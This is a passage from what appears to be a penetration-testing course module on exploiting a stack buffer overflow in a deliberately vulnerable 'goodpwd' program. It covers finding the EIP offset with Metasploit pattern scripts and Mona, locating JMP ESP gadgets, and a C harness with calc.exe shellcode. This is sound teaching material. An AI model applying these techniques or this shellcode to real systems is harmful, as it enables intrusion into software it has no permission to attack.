AAAAAAAAAAAAAAAAAAAAAAABCD
```

As you can see in the following screenshot, when we use the previous input and the program crashes, **ESP** points to the exact location after the return address (`0028FE90`).

So the stack looks like the following:

18 bytes of A characters	4 byes of A characters	4 bytes - ABCD	OTHER
Junk bytes (Padding to reach EBP)	Old EBP (Overwritten)	Old EIP (return address)	This is where we will insert our payload

At this point, **EIP** points to `44434241` (`ABCD`), while **ESP** points to `OTHER`. In order to execute our shellcode, we will have to overwrite the **EIP** (`ABCD`) with the address of our shellcode.

Since **ESP** points to the next address after the return address location in memory (`OTHER`), we can place the shellcode starting from that location!

Basically, we need to fill the first 22 bytes (local vars + **EBP**), with junk data (NOP's), rewrite the **EIP** and then insert the shell code.

```
Junk Bytes (22 bytes) + EIP address (4 bytes) + Shellcode
```

3.3.1 Finding the right offset

In the previous example, it was easy to find the right offset where to overwrite the **EIP** address. In a real exploitation process, things might not be so simple.

Let's suppose that we found a vulnerable application that we caused to crash by sending 1500 characters and that the **EIP** has been overwritten by our input. Knowing the correct amount of junk bytes needed to overwrite the **EIP** address may be tedious and time-consuming if we had to do it manually.

For example, if we crashed the application with `1500` bytes, and we want to detect the correct amount of bytes to reach the EIP we may do something like the following.

The application crashes with `1500` bytes. Therefore, we will check if it still crashes (and if the EIP gets overwritten) by sending `1500/2` bytes = `750` bytes.

3.3.1 Finding the right offset

Depending on the results:

- If the applications crashes, we will continue splitting the amount by `2 (750/2)`.
- If the application doesn’t crash, we will add half of the amount to our bytes: `750+(750/2) = 1125`. This is a number between `750` and `1500`.

Let us keep doing this until we reach the exact number of junk bytes. As you can imagine, this process may take a while. But, time is precious, that's why we use scripts and tools!

3.3.1 Finding the right offset

Scripts like pattern_create and pattern_offset make this task much easier. These two files linked in the slide come with the Metasploit framework.

You are not limited to just these scripts; a simple web search will allow you to find many other implementations of these same files (C, Python, etc.).

https://github.com/lattera/metasploit/blob/master/tools/pattern_create.rb
https://github.com/lattera/metasploit/blob/master/tools/pattern_offset.rb

3.3.1 Finding the right offset

The purpose of these scripts are very simple: `pattern_create` creates a payload that is as long as the number we specify. Once the tool creates the pattern, we replace our payload made by `A` characters with this new pattern.

We will have to specify the value in the **EIP** register to the point when the application crashes. Providing this number to the second file, `pattern_offset` will give us the exact number of junk bytes that we need to reach the **EIP**.

3.3.1 Finding the right offset

Here is an example to better understand how this works. Once again, we will use the previous target application. The file is called `pattern_create.rb` (a Ruby file) and the length of the pattern is the number after the filename.

Step 1


Generate the payload with the following command


```
./pattern_create.rb 100
```

3.3.1 Finding the right offset

Step 2

Copy the ASCII payload and use it as the input in the good password application. As we already know, the application can't handle such a payload and will crash. Once it crashes, we will have to debug it in order to obtain the overwritten value. In our case we can see that the value is `0x61413761`:





Step 3

Copy this value (EIP)and use it as input for the second script: `pattern_offset.rb`:

```
stduser@els:/usr/share/metasploit-framework/tools/exploit$ ruby pattern_offset.rb 61413761
[*] Exact match at offset 22
stduser@els:/usr/share/metasploit-framework/tools/exploit$
```

Conclusion

As we can see from the screenshot, it returns `22`! This is the exact offset that we manually calculated before.

3.3.1 Finding the right offset

We can execute the entire process in Immunity Debugger. But first, we need to download the Mona plugin.

We will talk about the **Mona** plugin later, but for now, let's copy the `mona.py` file into the `PyCommand` folder (inside the Immunity Debugger installation folder) and see how we can use it to calculate the offset from Immunity Debugger.

https://github.com/corelan/mona

3.3.1 Finding the right offset

Step 1 Copy the file

Step 2 Open Immunity Debugger

Step 3 Load the good password application

Before running it, we need to configure the working folder for **Mona**. In the command line field, at the bottom of the Immunity Debugger window, run the following command:

```
!mona config -set workingfolder C:\ImmunityLogs\%p
```


3.3.1 Finding the right offset

In the previous command, `C:\ImmunityLogs\` is the folder that we want to use. We are telling **Mona** to use the specified folder to store all the data and files that will be generated.

Step 4

Use **Mona** to create the payload. The command to use is:


```
!mona pc 100
```



3.3.1 Finding the right offset

Notice that the payload is identical to the one generated with `pattern_create`. Therefore the **EIP** will be overwritten with the same value:

In the following screenshot, we can see the value of EIP once the application crashes. Once again it is `61413761`.




3.3.1 Finding the right offset

Step 5

Use **Mona** to find the correct offset. We can do this with the following command:

```
!mona po 61413761
```



As we can see, **Mona** returns that the correct pattern is at the position 22.

3.3.1 Finding the right offset

Another very useful command that we can use is ‘`suggest`.’ Once the application crashes and the **EIP** is overwritten with the pattern created by **Mona**, we can run:

```
!mona suggest
```

Mona will ask us to provide some information about the payload and will automatically create a Metasploit module for exploiting the application!

The following screenshot shows the results of the previous command.

```
!mona suggest

---------- Mona command started on 2016-05-10 02:10:03 (v2.0, rev 566) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
[+] Looking for cyclic pattern in memory
    Cyclic pattern (normal) found at 0x0028f986 (length 100 bytes)
    Cyclic pattern (normal) found at 0x0028fa97 (length 100 bytes)
    -  Stack pivot between 247 & 347 bytes needed to land in this pattern
    Cyclic pattern (normal) found at 0x00489084 (length 100 bytes)
[+] Examining registers
    EIP contains normal pattern : 0x61413761 (offset 22)
    ESP (0x0028f9a0) points at offset 26 in normal pattern (length 74)
    EBP contains normal pattern : 0x41366141 (offset 18)
[+] Examining SEH chain
[+] Examining stack (+- 100 bytes) - looking for cyclic pattern
```

You will find all the files in the working directory.

3.3.2 Overwriting the EIP

Now that we know the correct size of our payload, we have to overwrite the **EIP** with a value. Remember that the value we overwrite will be used by the **RET** instruction to return.

Where do we want it to return?

We want to return to our shellcode so that it gets executed!

3.3.2 Overwriting the EIP

At this point, our shellcode is stored at the memory address pointed by **ESP**, therefore, returning to our shellcode means jumping to that address.

The problem is that the address in the stack changes dynamically, so we cannot use it to build the exploit.

3.3.2 Overwriting the EIP

What we can do is find a **JMP ESP** (or **CALL ESP**) instruction that is in a **fixed** location of memory.

This way when the program returns, instead of `ABCD`, it will execute a **JMP ESP** (or **CALL ESP**), and it will automatically jump to the area where our shellcode is stored.

3.3.2 Overwriting the EIP

In environments where **ASLR** is not enabled, we know that `kernel32.dll` functions are located at fixed addresses in memory; this allows us to perform a **JMP ESP** or a **CALL ESP** to the process address space, a line in `kernel32.dll`.

We can safely jump to this line and back from the kernel32 to the address in **ESP** (that holds the first line of our shell code).

3.3.2 Overwriting the EIP

There are different tools and techniques that we can use to detect the address of a **CALL/JMP ESP**. One of them is to simply disassemble the `.dll` and then search for the instruction.

To disassemble a `.dll` you can load it into Immunity Debugger (or IDA) and then search for one of two commands: **CALL ESP** or **JMP ESP**.

3.3.2 Overwriting the EIP

In Immunity Debugger, once the library has been loaded, we need to right-click on the disassemble panel and select **Search for > Command** (or use the shortcut **CTRL+F**). In the field, we will type **JMP ESP** or **CALL ESP** and then confirm.

Once we hit OK, the disassemble will take us to the first occurrence of the pattern searched.

Notice that we can keep searching for other instructions by hitting **CTRL+L**.

If we want to search for the pattern in all the modules loaded in the program (or `.dll`), we can select **Search for -> All Commands** in all modules; this returns a list of all the modules and the occurrences of the pattern searched.

Another tool we can use to find **CALL ESP** and **JMP ESP** instructions (or similar) is `findjmp2`. You can find it in the **3_Buffer_Overflow.zip** file available in the members area.

It is a very easy tool to use. We need to provide the target `.dll` file we want to search and then the registry name, which in our case is **ESP**.

3.3.2 Overwriting the EIP

We will try to search for any pattern regarding the **ESP** registry, in the `ntdll.dll` file:

```
C:\Users\els\Documents>findjmp.exe ntdll.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning ntdll.dll for code useable with the esp register
0x778EE50D      jmp esp
0x77959A43      push esp - ret
0x77967AF8      push esp - ret
0x77968EF2      push esp - ret
0x779ACDBE      jmp esp
Finished Scanning ntdll.dll for code useable with the esp register
Found 5 usable addresses
```

3.3.2 Overwriting the EIP

The last option we want to show you, before continuing with the buffer overflow exploitation, is how to use Mona in order to obtain similar information. You can check the help manual by typing the following command in the input field at the bottom of the Immunity Debugger window:

```
!mona
```

```
 !mona <command> <parameter>

Available commands and parameters :

? / eval                 | Evaluate an expression
assemble / asm           | Convert instructions to opcode. Separate multiple instructions with #
bpseh / sehbp            | Set a breakpoint on all current SEH Handler function pointers
breakfunc / bf           | Set a breakpoint on an exported function in on or more dll's
breakpoint / bp          | Set a memory breakpoint on read/write or execute of a given address
bytearray / ba           | Creates a byte array, can be used to find bad characters
calltrace / ct           | Log all CALL instructions
compare / cmp            | Compare contents of a binary file with a copy in memory
config / conf            | Manage configuration file (mona.ini)
copy / cp                | Copy bytes from one location to another
deferbp / bu             | Set a deferred breakpoint
dump                     | Dump the specified range of memory to a file
```

https://github.com/corelan/mona

Going through all its options is out of the scope of this course, but if you want to know more about it, we strongly suggest you read articles and posts about Mona here.

The option we are interested in for our purpose is called **JMP**, which finds pointers that will allow us to jump to a register.

https://www.corelan.be/index.php/articles/

3.3.2 Overwriting the EIP

The command to run is very simple:

```
!mona jmp -r esp
```

Where `-r` is used to specify the register we want to target. Notice that we can also select a specific module (or more than one) by using the `-m` option. For example, if we want to find all the instructions in the `kernel32.dll` file, we will run the following command:

```
!mona jmp -r esp -m kernel
```

3.3.2 Overwriting the EIP

The following screenshot shows the results of the previous command:

```
77212ACE   0x77212ace (b+0x00042ace)  : jmp esp |  {PAGE_EXECUTE_READ} [KERNELBASE.dll] ASLR:
772181B7   0x772181b7 (b+0x000481b7)  : jmp esp |  {PAGE_EXECUTE_READ} [KERNELBASE.dll] ASLR:
772201D6   0x772201d6 (b+0x000501d6)  : jmp esp |  {PAGE_EXECUTE_READ} [KERNELBASE.dll] ASLR:
7722DE91   0x7722de91 (b+0x0005de91)  : jmp esp |  {PAGE_EXECUTE_READ} [KERNELBASE.dll] ASLR:
77267D3B   0x77267d3b (b+0x00097d3b)  : jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [KERNEL
74EC6DC7   0x74ec6dc7 (b+0x00016dc7)  : call esp |  {PAGE_EXECUTE_READ} [KERNEL32.DLL] ASLR:
771FE1B5   0x771fe1b5 (b+0x0002e1b5)  : call esp |  {PAGE_EXECUTE_READ} [KERNELBASE.dll] ASLR
7725A821   0x7725a821 (b+0x0008a821)  : call esp |  {PAGE_EXECUTE_READ} [KERNELBASE.dll] ASLR
0BADF00D     Found a total of 8 pointers
```

We strongly suggest to read the help manual to understand how the -m option can be used to tweak your searches.

It is important to remember that we are working on little-endian systems. Therefore, all the addresses found must be used carefully. In our example we are going to use the one highlighted in the previous screenshot:

```
Address=77267D3B Message= 0x77267d3b (b+0x00097d3b) : jmp esp | asciiprint
```

Important! In order to correctly write this address, we will have to write it in little-endian. Hence, the hexadecimal value in our exploit program will be `\x3B\x7D\x26\x77` and not `\x77\x26\x7D\x3B`.

3.3.2 Overwriting the EIP

Now that we have the address of a **CALL ESP**, we need to create a payload that exploits the buffer overflow vulnerability.

Once again, the **CALL/JMP ESP** (or any similar sequence of instructions) is required to control the flow of the program.

This allows us, once it returns, to force it to point to our shellcode.

3.3.2 Overwriting the EIP

Since we can't write hexadecimal values directly into our command prompt, we will edit the `goodpwd.cpp` program and add the shellcode in there.

You can find the source code of the program (`goodpwd_with_BOF.cpp`) in the **3_Buffer_Overflow.zip** file available in the members area.

3.3.2 Overwriting the EIP

The code we are going to use is the following:

```
int main(int argc, char *argv[])
{
        int password=0; // controls whether password is valid or not
        printf("You are in goodpwd.exe now\n");

        char junkbytes[50];   //Junk bytes before reaching the EIP
        memset(junkbytes,0x41,22);
        char eip[] = "\x3B\x7D\x26\x77";
        char shellcode[] =  //Shellcode that follows the EIP - this calls calc.exe
        "\x90\x90\x90\x90\x90\x90\x90\x90\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
        "\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
        "\x75\xf2\x89\xc7\x03\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01"
        "\xc7\x89\xdd\x8b\x34\xaf\x01\xc6\x45\x81\x3e\x43\x72\x65\x61\x75"
        "\xf2\x81\x7e\x08\x6f\x63\x65\x73\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
        "\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
        "\xb1\xff\x53\xe2\xfd\x68\x63\x61\x6c\x63\x89\xe2\x52\x52\x53\x53"
        "\x53\x53\x53\x53\x52\x53\xff\xd7";

            char command[2000];
            strcat(command, junkbytes);
            strcat(command, eip);
            strcat(command, shellcode);

            bf_overflow(command); //call the function and pass user input
```

This program calls `goodpwd.exe` and passes the content of the variable `command` as an argument. The variable command is composed as follows: Junk bytes + **EIP** + Shellcode.

Also, notice that at the beginning of the shellcode we added some **NOPs** (`\x90`). Therefore, once the **JMP ESP** is executed, the first instruction that will be executed is a **NOP**. The program will then continue to slide down the NOPs and execute the actual shellcode.

In this example, we provided you the shellcode, but very shortly you will be creating your own. For now, you just need to know that the one used in the example, will run *calc.exe*.

As a result, if the exploit works, the Windows Calculator will run. Although it may seem silly, it is a small sized program that we can use to illustrate the proof of concept.


Don’t worry; we will make more interesting payloads soon.


Moreover, the machine we are using has ASLR enables, and it is important to remember that the EIP address used in this example will not work in other environments because the memory address is not a fixed value. In our case, it will work because we calculated it when the system was running.

So, unless we reboot the machine, the address will still be the same.


3.3.2 Overwriting the EIP

The following is a snapshot of the stack when the program encounters the **RET** instruction contained in the vulnerable function of our program (`bf_overflow`).






Here is the flow of the program when our payload gets executed:




Once the **RET** instruction is executed, the value on top of the stack will be popped into **EIP**, and the control will go to the address 77267D3B (**JMP ESP**).




It is important to remember that the **RET** instruction automatically adjust the **ESP** by one position (+4).

Therefore, after **RET** gets executed, **ESP** will point to the beginning of our shellcode (`\x90\x90\x90\x90`).

The following is a snapshot of Immunity Debugger right after the **RET** instruction:




As we can see, **EIP** points to our **JMP ESP**, while **ESP** has been updated and now points to the NOPs at the beginning of our shellcode.



